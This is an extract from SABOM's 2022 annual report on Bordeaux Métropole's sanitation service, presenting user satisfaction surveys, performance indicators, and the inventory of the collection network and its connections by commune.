USAG.3.4. MESURE DE LA SATISFACTION

RÉSULTAT DES ENQUÊTES SATISFACTION À CHAUD

Depuis maintenant 2 ans dans le cadre de la démarche d'amélioration continue du service aux usagers de la métropole, la SABOM a initié l'envoi "d'enquêtes à chaud" par mail à chaque usager ayant demandé une intervention technique via le centre d'appels.

En 2022, ces envois ont été maintenus en conservant la même méthodologie d'enquête.

Les demandes qualifiées "hors périmètre" ou touchant à la protection des données personnelles, ne font pas l'objet d'une enquête. Deux types d'enquêtes existent donc :

Type 1 - Après l'intervention de réalisation des travaux pour un branchement neuf :

- l'enquête est envoyée à l'utilisateur par mail 9 semaines après la réception de la commande,
- dix questions sont posées, et l'utilisateur note la prestation de 1 à 4 pour chaque question. L'utilisateur ne peut pas déposer de commentaire sur ce type d'enquête.

Type 2 - Après des interventions techniques tels qu'un contrôle de conformité, une raccordabilité, des urgences ou des enquêtes terrain :


- l'enquête est envoyée par mail à la clôture de la demande quand celle-ci a été traitée,
- cinq questions sont posées aux usagers,
- un champ "commentaire libre" est accessible aux usagers. Le recueil des commentaires libres peut être extrait et analysé.

Une extraction des résultats des enquêtes à chaud 2022 a été effectuée.

Concernant le type 1 ou la création des branchements neufs :

Ci-après le **GRAPHIQUE 1** illustre la répartition des réponses des usagers.

GRAPHIQUE 1 - USAG.3.4 Réponses des usagers à l'enquête Type 1



- nous pouvons constater d'après ce graphique une satisfaction à 49,7% donc presque la moitié des usagers sont satisfaits des travaux des branchements neufs (avant et après chantiers confondu),
- les usagers "pas satisfait" qui ont répondu à l'enquête sur les branchements neufs (avant et après chantiers) se sont manifestés au taux de 20,7%. Ces usagers qui ont émis une note insatisfaisante 1 ou 2 sont contactés par téléphone.


Le travail de la SABOM pour 2023 portera sur l'amélioration du questionnaire grâce à l'ajout d'une case commentaire afin de mieux cibler la non satisfaction pour trouver des pistes de progrès.

Concernant le type 2 ou les enquêtes après interventions techniques :

- Pour 2022, l'analyse des enquêtes pour les interventions a été axée sur les motifs de non satisfaction.

GRAPHIQUE 2 - USAG.3.4 Réponses des usagers à l'enquête Type 2

motifs des non satisfaction - Enquêtes post intervention Année 2022



Pour le délai attestation de conformité qui apparaît à hauteur d'un taux de 24,4 %, trois grands motifs d'insatisfaction apparaissent suite à l'analyse de ce motif :

- en 2020 et 2021, la SABOM avait changé son organisation concernant l'émission et le traitement des attestations de conformité afin d'assurer leur envoi plus rapidement pour réduire ce taux d'insatisfaction. La saisie des fiches d'intervention de la semaine écoulée doit être effectuée dans la semaine suivante pour diminuer ce taux d'insatisfaction.
- les usagers renseignent le questionnaire et manifestent leur insatisfaction sur des sujets hors périmètre de la SABOM (la majeure partie de ses sujets concerne l'eau potable),
- les usagers manifestent également un délai trop long pour obtenir un rendez-vous de contrôle de conformité. Cette insatisfaction est souvent liée au délai très court demandé par les usagers qui souhaitent vendre leur bien immobilier.

Un autre motif d'insatisfaction porte sur la date d'intervention (8,8%) qui ne convient pas à l'utilisateur en termes de délai.

Le motif débordement est souligné (6,6%) par les usagers mais beaucoup plus faiblement qu'en 2021 (23,5%) comme pour la dératisation (4,40%).

Les autres motifs sont à faible taux d'environ 2%.

Enfin, il faut souligner que l'interprétation des commentaires libres reste toujours subjective. Les usagers qui répondent étant, bien souvent, motivés par un motif d'insatisfaction.

L'analyse régulière des retours négatifs permet également à nos équipes de réagir rapidement en contactant les usagers. Cet axe d'amélioration s'inscrit dans la relation attentionnée à l'utilisateur que nous continuerons à développer en 2023.

Les usagers insatisfaits sont contactés dans les 6 jours en moyenne suivant la réception de leur retour d'enquête. La SABOM doit, dans ce délai, trouver une solution à leur motif d'insatisfaction.

Pour conclure sur ce chapitre d'enquêtes à chaud : un travail est à prévoir en 2023 pour réduire la taille des questionnaires et insérer une zone commentaire afin que l'utilisateur puisse s'exprimer sur ses motifs de satisfaction et d'insatisfaction.

Ce travail de refonte des questionnaires sera soumis à Bordeaux Métropole pour validation.

MESURE ANNUELLE LOCALE DE LA SATISFACTION CLIENT

Une enquête de satisfaction est réalisée tous les ans auprès des particuliers et tous les 2 ans auprès des professionnels, résidents de la Métropole de Bordeaux. Elle porte sur la notoriété du service, l'appréciation des activités et les attentes des usagers. Comme précédemment, l'enquête de satisfaction a été confiée à Ausone Conseil, la junior entreprise de Sciences Po Bordeaux.

En 2022, l'enquête de satisfaction porte sur les particuliers et les professionnels.

Cette enquête a été réalisée par téléphone et la durée de l'enquête par usager est d'environ de 10 minutes.

La sélection a été faite sur un échantillon de 2 000 usagers du service assainissement.

Ci-dessous la répartition des enquêtes auprès des usagers :

- 1000 enquêtes pour les particuliers, 477 ont répondu,
- 1000 enquêtes pour les professionnels, 475 ont répondu.

5 grands thèmes ont été abordés sur les enquêtes des professionnels et des particuliers :


- sensibilité aux sujets des eaux usées et pluviales,
- identification du gestionnaire de l'assainissement,
- évaluation du service assainissement,
- accessibilité du service assainissement,
- le service d'assainissement de demain.

Enquête de satisfaction auprès des particuliers


- Question n°1 : savez-vous ce que deviennent vos eaux usées une fois traitées par le service d'assainissement ? Elle permet d'évaluer la connaissance du traitement des eaux usées (**GRAPHIQUE 3 - USAG.3.4. ci-après**)

Nous pouvons constater que le taux de "sachants" sur cette question est sensiblement le même au fil des ans (40% en 2021, 36 % en 2022).

GRAPHIQUE 3, - USAG.3.4 Enquête de satisfaction auprès des particuliers depuis 2019 - réponse à la question n°1




GRAPHIQUE 4 - USAG.3.4 Focus sur le détail des réponses pour 2022 à hauteur de 36% des réponses affirmatives.



- L'impact sur le milieu naturel est abordé par la question n° 2 : Êtes-vous sensible à l'impact que peuvent avoir les eaux usées sur le milieu naturel ?


89% des interrogés se disent sensibles à l'impact que peuvent avoir les eaux usées sur le milieu naturel et 50% ont connaissance de substances dangereuses ne devant pas être rejetées dans le réseau EU.

HISTOGRAMME 5 - USAG.3.4 Enquête de satisfaction auprès des particuliers depuis 2019 - réponse à la seconde question



Les années précédentes les taux étaient également proches de celui de 2022 ce qui permet d'affirmer que les usagers de Bordeaux Métropole sont soucieux de la protection du milieu naturel.

GRAPHIQUE 5 - USAG.3.4 Enquête de satisfaction auprès des particuliers 2019, 2020 et 2021 - réponse à la question n°2




L'existence du règlement assainissement reste encore méconnu car seulement 15% ont connaissance de celui-ci.

- l'identification du gestionnaire de l'assainissement est abordée par la question n°3 : Savez-vous qui gère au quotidien le service d'assainissement ?

69% des interrogés affirment ne pas savoir qui gère au quotidien le service d'assainissement.

Ce taux est sensiblement le même depuis 2019

GRAPHIQUE 6 - USAG.3.4 Enquête de satisfaction auprès des particuliers depuis 2019 - réponse à la question n°3



Parmi les 28% de personnes qui prétendent savoir qui gère le service de l'assainissement, 53% des interrogés affirment que la métropole de Bordeaux est au cœur de la gestion de l'assainissement. Près de 15% pensent qu'il s'agit des services municipaux.


Ci-après les mots clés qui ressortent lors de l'échange sur cette question.

FIGURE 4 - USAG.3.4 Enquête de satisfaction auprès des particuliers 2022 - mots clefs de la question n°3 sur la gestion de l'assainissement



- L'évaluation du service assainissement est réalisée par la question n°4 : Quelle appréciation générale portez-vous sur le service délivré actuellement ?


GRAPHIQUE 7 - USAG.3.4 Enquête de satisfaction auprès des particuliers depuis 2019 - réponse à la question n°4



Il est difficile pour les particuliers de se prononcer sur un service dont ils n'ont pas ou peu connaissance.


L'accessibilité du service assainissement se manifeste par le canal du téléphone essentiellement (68%)

HISTOGRAMME 6 - USAG.3.4 Enquête de satisfaction auprès des particuliers 2022 - Accessibilité du service assainissement




- Nous pouvons constater un faible taux de prise de contact (8%) grâce à la question n°5 : Au cours des 12 derniers mois, avez-vous eu l'occasion de prendre contact avec votre service d'assainissement ?

GRAPHIQUE 8 - USAG.3.4 Enquête de satisfaction auprès des particuliers 2022 - réponse à la question n°5



Lors de cette prise de contact nous soulignons un taux de satisfaction à hauteur de 82%.


GRAPHIQUE 9 - USAG.3.4 Enquête de satisfaction auprès des particuliers 2022 - détail de la satisfaction lors de la prise de contact



Le service d'assainissement de demain est approché par des actions de communication de la SABOM.

- Question n°6 : Avez-vous entendu parler du dispositif de sensibilisation « La Garonne commence ici » ?


GRAPHIQUE 10 - USAG.3.4 Enquête de satisfaction auprès des particuliers 2022 - réponse à la question n°6 sur la Garonne commence ici



20% des interrogés ont entendu parler du dispositif de sensibilisation « La Garonne commence ici ». Pour ceux qui ne connaissaient pas cette initiative et après explications des interviewers, les interrogés estiment que c'est un dispositif intéressant et qui pourrait avoir un meilleur impact si ce dernier était encore plus visible.

- Question n°7 : Le fait de pouvoir visiter des ouvrages d'assainissement représenterait-il un intérêt pour vous ?

GRAPHIQUE 11 - USAG.3.4 Enquête de satisfaction auprès des particuliers 2022 - réponse à la question n°7 sur l'intérêt de visiter les ouvrages assainissement



Les interrogés montrant un intérêt pour la visite de ces ouvrages évoquent l'aspect éducatif de telles sorties, mais aussi l'opportunité d'être sensibilisés sur les enjeux environnementaux et du cycle de l'eau. D'autres évoquent aussi leur curiosité par rapport à ce secteur ou encore leur envie de mieux comprendre le fonctionnement du système d'assainissement.

- Question n°8 : Par ailleurs, quelles sont vos préoccupations en termes d'assainissement ?

FIGURE 5 - USAG.3.4 Enquête de satisfaction auprès des particuliers 2022 - réponse à la question n°8 sur vos préoccupations en termes d'assainissement




En ce qui concerne les préoccupations des interrogés en termes d'assainissement, deux groupes se distinguent. D'une part, il y a ceux qui ont des préoccupations d'ordre sanitaire et évoquent plutôt des inquiétudes par rapport aux odeurs et remontées d'égout. D'autre part, il y a ceux qui ont plutôt des préoccupations en termes d'environnement et évoquent le souci des inondations et de la pollution. Il faut toutefois nuancer ces résultats en notant que la majorité des interrogés ont avoué ne pas avoir de préoccupations particulières dans ce domaine.

Enquête de satisfaction auprès des professionnels

- Les professionnels interrogés ont une méconnaissance sensiblement identique aux particuliers. Seulement 38% des 475 professionnels interrogés savent ce que deviennent leurs eaux usées une fois traitées par le service d'assainissement. Une grande partie avoue ne s'être jamais posé la question.


Nous pouvons constater une baisse de connaissance des professionnels sur ce sujet par rapport à 2020 (53,2%).

GRAPHIQUE 12 - USAG.3.4 Enquête de satisfaction auprès des professionnels 2020 et 2022 - réponse à la question sur le devenir des eaux usées




Parmi les 38% des enquêtés qui affirment savoir ce que deviennent les eaux usées une fois traitées par le service d'assainissement, une majorité de 39% pensent qu'elles sont recyclées pour fabriquer de l'eau potable et 25% d'entre eux estiment qu'elles sont recyclées pour l'industrie ou l'arrosage. Or, elles sont rejetées en milieu naturel comme l'avait affirmé 26% d'entre eux seulement.

HISTOGRAMME 7 - USAG.3.4 Enquête de satisfaction auprès des professionnels 2022 - détail des réponses à la question sur le devenir des eaux usées




- Les professionnels ont répondu à 87% sur la sensibilité de l'impact que peuvent avoir les eaux usées sur le milieu naturel

GRAPHIQUE 13 - USAG.3.4 Enquête de satisfaction auprès des professionnels 2022 - Réponses sur l'impact des eaux usées sur le milieu naturel



Nous pouvons constater que les professionnels sont attentifs aux rejets des eaux usées sur le milieu naturel puisque 87% ont connaissance de substances dangereuses qui ne doivent pas être rejetées dans le réseau.


GRAPHIQUE 14 - USAG.3.4 Enquête de satisfaction auprès des professionnels 2022 - Réponses sur la connaissance de substances dangereuses qui ne doivent pas être rejetées dans le réseau



Les professionnels ont connaissance du règlement de service à hauteur de 29%. C'est un taux plus élevé que les particuliers (15%) mais cela reste encore faible.

- l'identification du gestionnaire de l'assainissement est abordée par cette question : Savez-vous qui gère au quotidien le service d'assainissement ?

GRAPHIQUE 15 - USAG.3.4 Enquête de satisfaction auprès des professionnels 2020 et 2022 - Réponses sur la gestion du service d'assainissement



Seulement 36% des 475 répondants savent qui gère au quotidien le service d'assainissement. Bordeaux Métropole comme le gestionnaire des eaux usées et la SABOM sont évoqués (La SABOM est identifiée par certains professionnels dans le cadre des conventions de déversement).


L'analyse des mots clés permet de constater ce résultat.

FIGURE 6 - USAG.3.4 Enquête de satisfaction auprès des professionnels 2022 - mots clés à la question sur la gestion du service de l'assainissement



- Quelle appréciation générale portez-vous sur le service délivré actuellement ? Cette question permet d'évaluer le service rendu auprès des professionnels.

GRAPHIQUE 16 - USAG.3.4 Enquête de satisfaction auprès des professionnels 2022 - Réponses sur l'appréciation générale du service délivré



Nous pouvons constater que 56% des interrogés se disent satisfaits du service délivré actuellement. 38% des interrogés ne se sont pas prononcés.


Il est également difficile pour les professionnels de se prononcer sur un service dont ils ont peu connaissance.

Les interactions avec le service de l'assainissement collectif sont principalement liées aux conventions de déversement.

- L'accessibilité du service assainissement se manifeste par le canal du téléphone essentiellement (72%) sensiblement identique que pour les particuliers (68%). Les professionnels ont souligné également la prise de rdv avec un technicien comme canal (10%).


Les autres canaux évoqués comme le courrier ou les visites en agence sont à faible taux.

HISTOGRAMME 8 - USAG.3.4 Enquête de satisfaction auprès des professionnels 2022 - détail des réponses à la question sur l'accessibilité du service assainissement



Lors de cette prise de contact nous soulignons un taux de satisfaction à hauteur de 80%. Ce résultat est approximativement le même que pour les particuliers (82%).


GRAPHIQUE 17 - USAG.3.4 Enquête de satisfaction auprès des professionnels 2022 - Réponses sur la satisfaction lors de la prise de contact



-
- Le service d'assainissement de demain est approché par des actions de communication de la SABOM.

Avez-vous entendu parler du dispositif de sensibilisation « La Garonne commence ici » ?


GRAPHIQUE 18 - USAG.3.4 Enquête de satisfaction auprès des professionnels 2022 - Réponses sur La Garonne commence ici



22% des professionnels bordelais ont entendu parler de ce dispositif de sensibilisation.

La question : “Le fait de pouvoir visiter des ouvrages d’assainissement représenterait-il un intérêt pour vous ?”, nous a permis de savoir que la moitié des interrogés (45%) serait intéressée par la découverte du monde de l’assainissement via des visites d’ouvrage.

GRAPHIQUE 19 - USAG.3.4 Enquête de satisfaction auprès des professionnels 2022 - Réponses sur la visite des ouvrages d’assainissement




Les préoccupations des professionnels sur le sujet de l'assainissement se résument principalement par un seul mot : **la Pollution.**


La pollution de l’eau avec une majorité de réponses se réfère à ce problème.

Ci-après le panel des mots clés qui concernent les préoccupations des professionnels.

GRAPHIQUE 20 - USAG.3.4 Enquête de satisfaction auprès des particuliers et professionnels 2022 - Réponses pour la prise de contact avec le service de l'assainissement



Particuliers




Professionnels


80% pour les professionnels et 82% pour les particuliers sont satisfaits de la qualité des échanges avec les services de la SABOM.

Cela reflète la relation attentionnée que les collaborateurs de la SABOM ont apportée aux usagers lors de cette prise de contact.

GRAPHIQUE 21 - USAG.3.4 Enquête de satisfaction auprès des particuliers et professionnels 2022 - satisfaction lors de la prise de contact avec le service de l'assainissement



Particuliers



Professionnels

Les axes de développement pour 2023 doivent se poursuivre autour d'une meilleure compréhension de la marque L'Eau Bordeaux Métropole pour les usagers particuliers et professionnels :

- un travail de refonte du questionnaire ainsi que la réduction de la taille de celui-ci est à prévoir pour 2023,
- un travail sur un mode de contact alternatif : trop peu de personnes sont enclins à répondre au questionnaire par téléphone,
- sélectionner l'échantillon des particuliers à partir des usagers avec qui nous avons déjà eu un contact depuis 2019.

USAG.3.5 BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI03 (ONEMA P258.1)	Taux de réclamations écrites (courriers et mails) pour 1000 usagers	< 0,6 pour 1000 en 2019 et 2020 < 0,5 pour 1000 en 2021,2022 et 2023 < 0,4 pour 1000 en 2024 et 2025	0,42 pour 1000	0,31 pour 1000	0,23 pour 1000	0,0452 pour 1000
Indicateur de pilotage PI04	Respect d'une plage horaire de 2 h pour les rendez vous au domicile des clients	Contrat :2019 et 2020 : 92% ; 2021 à 2025 : 95%	92,84%	93,99%	94,78%	98,48%
Indicateur de pilotage PI05-1	Respect d'un délai de rendez-vous sous 5 jours ouvrés	sous 5 jours : 2019, 2020,2021 : 90% ; 2022, 2023 : 93% ; 2024, 2025 : 95%	Non représentatif (57,64%)	88,96%	91,70%	99,80%
Indicateur de pilotage PI05-2	Respect d'un délai de rendez-vous sous 10 jours ouvrés	sous 10 jours : 100%	NC	NC	99,70%	100,00%
Indicateur de pilotage PI06	Respect du délai de réponse de 1 min 30 (service client téléphonique)	Contrat : 100% (moyenne mensuelle)	37,57 s	53,96 s	43,23 s	27,22 s
Indicateur opérationnel UA1	Taux de réponses aux demandes écrites des usagers sous 5 jours ouvrés	2019-2020 > 90% ; 2021 à 2023 > 92% ; 2024-2025 > 95%	92,91%	96,20%	100,00%	98,66%
Indicateur opérationnel UA2	Taux de réponses définitives aux demandes écrites des usagers dans un délai inférieur à 30 jours ouvrés	> 98%	97,87%	98,60%	98,80%	98,83%
Indicateur opérationnel UA3	Taux de prise d'appels téléphoniques	Contrat : 2019 : >80%. Chaque année suivante : +1%	90,00%	90,44%	94,05%	89,37%
Indicateur opérationnel UA4	Taux de rappel dans la journée pour un message déposé avant 16h30	> 98%	99,57%	98,25%	99,40%	98,83%
Indicateur opérationnel UA5	Taux de réponse sous 20 jours aux demandes des notaires concernant le raccordement d'un immeuble	100%	Non représentatif (98,99%)	97,93%	100,00%	100,00%

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel UA6	Nombre total de demandes assainissement	N/A	15 993	20 291	24 936	24 225
Indicateur opérationnel UA7	Nombre de plaintes inondation enregistrées dans le SIG qualifiées en : structurel (réseau/ voirie), fonctionnel (réseau/voirie), privé	N/A	618	912	977	646
Indicateur opérationnel UA8	Nombre de plaintes odeurs enregistrées dans le SIG et répartition par cause	N/A	366 plaintes : 139 dépôts, 19 étanchéité, 19 hors contrat, 61ND, 13 non siphon, 4 pb de conformité, 17 pollution, 85 privé, 9 refoulement	241 plaintes : 100 dépôts, 110 étanchéités, 3 hors contrat, 1 non défini, 4 pollutions, 21 privés, 2 refoulements	274 plaintes odeurs : 127 dépôts, 43 étanchéité, 0 refoulement, 5 non défini, 5 ouvrages non siphon, 1 pollution, 26 privés, 67 non justifiée	288 plaintes odeurs : 124 dépôts, 18 étanchéité, 0 refoulement, 9 non défini, 6 ouvrages non siphon, 1 pollution, 25 privés, 105 non justifiée
Indicateur opérationnel UA11	Nombre de visiteurs du site internet	N/A	192 485	200 337	233 643	315 492
Indicateur opérationnel UA34 (ONEMA P251.1)	Taux de débordement des effluents dans les locaux des usagers	<0,05	0,0064/1000 hab	0,008/1000 hab	0,0198/1000 hab	0,0199/1000 hab
Indicateur opérationnel R41	Nombre de plaintes / d'appels pris par Ramsès en astreinte	N/A	438	979	879	719
Indicateur opérationnel UI26	Nombre de plaintes odeurs sur la station d'épuration de Louis Fargue	N/A	5	3	36	16
Indicateur opérationnel F11	Délai de traitement des sinistres	N/A	159 jours	26 jours	70 jours	92,9 jours
Autres pénalités 19	Non transmission du règlement de service selon les modalités prévues au contrat	N/A	/	/	/	/
Autres pénalités 20 bis	Non respect du taux de satisfaction des usagers professionnels	90%	Non représentatif (90%)	89,82%	Non concerné en 2021 = enquête / professionnels réalisée tous les deux ans.	90,17%

L'INVENTAIRE DES BIENS DU SERVICE PAT.1

SABOM

RÉFÉRENTIEL CONTRAT

Article 20

État patrimonial des ouvrages de génie civil et bâtiments

(Chapitre III Exploitation du réseau et accessoires, des stations de pompage et des bassins)

Article 35

État patrimonial des ouvrages de génie civil et bâtiments

(Chapitre IV Exploitation des Stations d'Épuration)

SOMMAIRE

PAT.1.1. LE SYSTEME D'ASSAINISSEMENT	252
PAT.1.2. LE RÉSEAU DE COLLECTE	255
PAT.1.2.1 LE SIG MÉTROPOLITAIN SIGEA	255
PAT.1.2.2 LES POINTS D'ENTRÉE DANS LE RÉSEAU	255
PAT.1.2.3 LE NOMBRE DE BRANCHEMENTS	256
PAT.1.2.4 COMPLÉTUDE DES COTES X, Y DES BOITES DE BRANCHEMENTS ET DES Z FILE D'EAU DES COLLECTEURS	258
PAT.1.2.5 LA LONGUEUR DU RÉSEAU	258
PAT.1.2.6 LISTE DES RUISSEAUX ET FOSSÉS À CIEL OUVERT	259
PAT.1.2.7 LES NOUES.....	263
PAT.1.2.8 LES SERVITUDES	264
PAT.1.2.9 LES ACCESSOIRES DU RÉSEAU	265
PAT.1.2.10 LES ÉQUIPES D'AUTOSURVEILLANCE DU RÉSEAU	281
PAT.1.3. LES STATIONS DE POMPAGE	285
PAT.1.4. LES BASSINS D'ÉTALEMENT	319
PAT.1.5. LES STATIONS D'ÉPURATION	331
PAT.1.6. LE TÉLÉCONTRÔLE RAMSES.....	333
PAT.1.7. BILAN DES INDICATEURS	335

PAT.1.1. LE SYSTEME D'ASSAINISSEMENT

Le service de l'assainissement de Bordeaux Métropole s'étend sur les 28 communes qui la constituent, dont 27 communes pour la partie eaux usées. Ce territoire représente une superficie de 577 km² dont un quart (135 km²) est situé en dessous du niveau des plus hautes eaux de la Garonne et de la Dordogne, fleuves soumis à l'influence des marées.

Le système d'assainissement métropolitain est déployé de façon concentrique autour du port de Bordeaux.

La partie "aval", cœur historique correspondant à l'hypercentre de l'agglomération actuelle, est équipée de réseaux unitaires.

La partie "amont", correspondant aux communes périphériques, d'urbanisation plus récente, est équipée principalement de réseaux séparatifs.

Le système est constitué de 6 bassins de collecte et de traitement des eaux usées, auxquels se superpose un dispositif d'assainissement pluvial et de lutte contre les inondations. Celui-ci est étroitement lié aux deux principaux bassins de collecte (Louis Fargue et Clos de Hilde), qui sont en partie unitaires. Les réseaux unitaires et les stations de pompage, dites sélectives, qui y sont implantées, évacuent les eaux usées de temps sec vers les stations d'épuration et, selon le degré de l'intempérie, la partie excédentaire des débits de temps de pluie vers le milieu naturel.

Sur les bassins de collecte, nous avons quatre types de stations :


- les stations Eaux Usées : relèvent les eaux usées des réseaux séparatifs EU,
- les stations Eaux Pluviales : relèvent les eaux pluviales des réseaux séparatif EP, sont compris les passages inférieurs et les postes de lutte contre les inondations,
- les stations sélectives : relèvent les eaux usées transitant par les réseaux unitaires par temps sec et petite pluie vers les unités de traitement et lors d'épisodes pluvieux intenses, elles rejettent les eaux vers la Garonne afin d'éviter les inondations. Chaque station sélective est dotée de plusieurs pompes EP dont une qui fonctionne sur l'alimentation électrique, les autres pompes EP fonctionnent sur les groupes électrogènes.

les bassins : ils stockent les eaux pluviales ou unitaires pour éviter les inondations en aval et les restituent par pompage ou gravitairement après les épisodes pluvieux.

Le réseau de collecte métropolitain est ponctuellement interconnecté avec des communes limitrophes :

- le raccordement d'effluents de communes externes sur le réseau de Bordeaux Métropole : Sainte-Eulalie, Tresses, Yvrac (Quartier Teycheney), Carignan, Léognan (chemin de Couhins), Canéjan (Zone Industrielle du Poujeau Pendu), Saint-Loubès (rue Beauséjour), Le Pian-Médoc (rue de l'Usine) ;
- le raccordement d'effluents de Bordeaux Métropole sur le réseau de communes limitrophes : le quartier Toctoucau à Pessac dont les effluents sont renvoyés vers le réseau de la commune de Cestas et le domaine de l'étang à Gradignan dont les effluents sont renvoyés vers le réseau de la commune de Canéjan.

SCHÉMA 1 – PAT.1.1. SCHÉMA DE PRINCIPE DU SYSTÈME D'ASSAINISSEMENT 2022



**CARTE 1 – PAT.1.1. PRINCIPAUX OUVRAGES DE LUTTE
CONTRE LES INONDATIONS PAR BASSIN VERSANT EN 2022**



PAT.1.2. LE RÉSEAU DE COLLECTE

PAT.1.2.1 LE SIG MÉTROPOLITAIN SIGEA

Après la mise en place en 2018 du SIG métropolitain SIGEA, l'année 2019 a été marquée par :

- l'ouverture à l'outil pour les agents de la SABOM (plus de 60 utilisateurs)
- la création de 2 groupes de travail DEAU/SABOM sous pilotage de la Direction de l'Eau :
 - le premier se réunissant chaque mois, visant à travailler à la complétude des données sous SIGEA et à la finalisation d'un dictionnaire des données du référentiel patrimoine enterré,
 - le second, chaque trimestre, réunissant un groupe d'utilisateurs et visant à aborder les problématiques rencontrées sous SIGEA et à définir les évolutions nécessaires.

En 2022, les deux groupes de travail ont poursuivi leurs travaux. Les sujets devenant convergents, les groupes ont fusionné. Il perdure depuis une réunion chaque mois.

PAT.1.2.2 LES POINTS D'ENTRÉE DANS LE RÉSEAU

Les données relatives au réseau de collecte (reprises dans le **TABLEAU 1**) sont issues du Système d'Information Géographique SIGEA. Concernant l'évolution des branchements, les sources de mise à jour du S.I.G. sont les suivantes :

- les créations de branchements neufs ;
- les branchements associés à la pose de canalisations neuves, à l'incorporation de lotissements ou à l'intégration en régularisation d'ouvrages existants et intégrés dans le cadre de procédures Bordeaux Métropole de remise d'installations au délégataire ;
- les retours suite aux enquêtes de terrain telles que les enquêtes de conformité (saisies en zone de travail type "exploitation").

(Seuls les objets créés dans une zone de travail validée par Bordeaux Métropole sont comptés.)

Entre 2021 et 2022, on note une augmentation :

- de 1 169 branchements, passant de 175 318 en 2021 à 176 487 en 2022, soit une évolution de +0,7 % ;
- de 689 regards de visite (133 058 en 2021 à comparer aux 133 747 en 2022), soit +0,9% ;
- de 466 avaloirs (58 652 en 2021 pour 59 118 en 2022), soit +0,1 %.

Concernant les branchements existants dans SIGEA, l'année 2019 a été marquée par la transformation des pastilles présentes sur parcelles, utilisées jusqu'ici pour les matérialiser, par des véritables branchements sous voirie, c'est-à-dire une boîte de branchement accompagnée d'une conduite de raccordement au collecteur le plus proche. La localisation des boîtes de branchement a été réalisée grâce aux paramètres que portait chaque pastille, à savoir l'information de mitoyenneté (gauche/droite), la distance à la mitoyenneté et la distance à la limite de propriété. Lorsque la pastille ne portait pas assez d'informations pour être correctement localisée, elle a été matérialisée sous trottoir au milieu de la parcelle et laissée en bleu dans SIGEA pour qu'elle puisse être facilement identifiable. Ce sont ces branchements bleus que la SABOM a commencé à lever sur le terrain dans le cadre de l'engagement de complétude du SIG (cf. [PAT.1.2.4 COMPLÉTUDE DES COTES X, Y DES BOITES DE BRANCHEMENTS](#)). Les pastilles étaient

matérialisées dans la couche PDStemp de SIGEA. Avec cette transformation, cette couche a été remplacée par une couche Branchements dans SIGEA.

TABLEAU 1 - PAT.1.2. Points d'entrée dans le réseau communautaire					
2022	Nombre de branchements				Nombre d'avales
	EU	EP	UN	Total	
	96 473	17 499	62 515	176 487	
	Nombre de regards de visite				
	EU	EP	UN	Total	
51 357	57 624	24 766	133 747		

TABLEAU 1bis - PAT.1.2. Points d'entrée dans le réseau communautaire (évolution de N à N+1)				
	2019	2020	2021	2022
Nombre de branchements	172 523	173 967 +0,99%	175 318 +0,77%	176 487 +0,66%
Nombre de regards de visite	131 621	132 765 +0,87%	133 058 +0,22%	133 747 +0,51%
Nombre d'avales	58 111	58 171 +0,10%	58 652 +0,82%	59 118 +0,79%

PAT.1.2.3 LE NOMBRE DE BRANCHEMENTS

Le nombre de branchements total existant sous SIGEA au 31/12/2022 est de 176 487.

Le nombre de branchements par commune est détaillé dans le **TABLEAU 2**.

La ligne "Branchement hors BM" dans ce tableau recense les branchements raccordés au réseau métropolitain, mais physiquement présents dans une commune limitrophe à Bordeaux Métropole. Ils sont au nombre de 61, dont 57 branchements d'eaux usées.

TABLEAU 2 - PAT.1.2. Inventaire des branchements assainissement 2022 (source SIG)					
	EP	EU	UN	Total	%
Ambarès-et-Lagrave	319	4 114		4 433	2,5%
Ambès	170	538		708	0,4%
Artigues-près-Bordeaux	376	2 228		2 604	1,5%
Bassens	426	1 842		2 268	1,3%
Bègles	540	5 698	1 056	7 294	4,1%
Blanquefort	694	3 376		4 070	2,3%
Bordeaux	772	3 491	46 747	51 010	28,9%
Bouliac	401	964		1 365	0,8%
Boussac (Le)	232	843	4 243	5 318	3,0%
Bruges	928	3 117	100	4 145	2,3%
Carbon-Blanc	523	2 020		2 543	1,4%
Cenon	735	1 943	1 832	4 510	2,6%
Eysines	1 217	5 146	18	6 381	3,6%
Floirac	941	2 204	1 042	4 187	2,4%
Gradignan	1 002	4 172		5 174	2,9%
Haillan (Le)	480	2 969		3 449	2,0%
Lormont	1 145	1 687	871	3 703	2,1%
Martignas	5	0		5	0,0%
Mérignac	1 873	8 450	3 488	13 811	7,8%
Parempuyre	213	2 284		2 497	1,4%
Pessac	1 576	10 500	1 185	13 261	7,5%
Saint-Aubin-de-Médoc	194	2 061		2 255	1,3%
Saint-Louis-de-Montferrand	19	547		566	0,3%
Saint-Médard-en-Jalles	777	9 096		9 873	5,6%
Saint-Vincent-de-Paul	4	198		202	0,1%
Taillan-Médoc (Le)	383	3 368		3 751	2,1%
Talence	482	5 248	1 933	7 663	4,3%
Villenave-d'Ornon	1 068	8 312		9 380	5,3%
Branchement hors BM	4	57		61	0,0%
Total	17 499	96 473	62 515	176 487	

PAT.1.2.4 COMPLÉTUDE DES COTES X, Y DES BOITES DE BRANCHEMENTS ET DES Z FILE D'EAU DES COLLECTEURS

La démarche visant à atteindre un taux de complétude de 95% à fin de contrat a débuté en 2019. Pour ce faire et conformément au contrat, la SABOM a acquis 3 cannes GPS de précision de la marque Leica. L'exercice de complétude a commencé en 2019 sur les communes de Saint-Aubin-de-Médoc, Parempuyre et Saint-Louis-de-Montferrand, et il s'est poursuivi sur les communes de Floirac et du Taillan-Médoc en 2020. Suite au départ du Directeur Patrimoine fin 2020, cette démarche n'a pas avancé en 2021. Avec l'arrivée du nouveau Directeur Patrimoine de la SABOM en novembre 2021, un plan d'actions a été établi par ses soins pour permettre l'atteinte de cet objectif à fin de contrat.

Ainsi, sur l'année 2022, nous avons mandaté plusieurs sous-traitants pour tester et déterminer la meilleure manière de répondre à notre demande. Les retours sont en cours d'analyse, notre objectif étant de fiabiliser les données. Nous reviendrons vers la Régie de l'Eau Bordeaux Métropole au cours du premier semestre 2023.

PAT.1.2.5 LA LONGUEUR DU RÉSEAU

À fin 2022, la longueur du réseau d'assainissement de Bordeaux Métropole s'établit à 4 353,8 km, se décomposant en :

- 1 919,6 km de collecteurs d'eaux usées,
- 1 649,1 km de collecteurs des eaux pluviales,
- 785,2 km de collecteurs unitaires.

Le **TABLEAU 4** détaille la longueur du réseau par type d'écoulement.

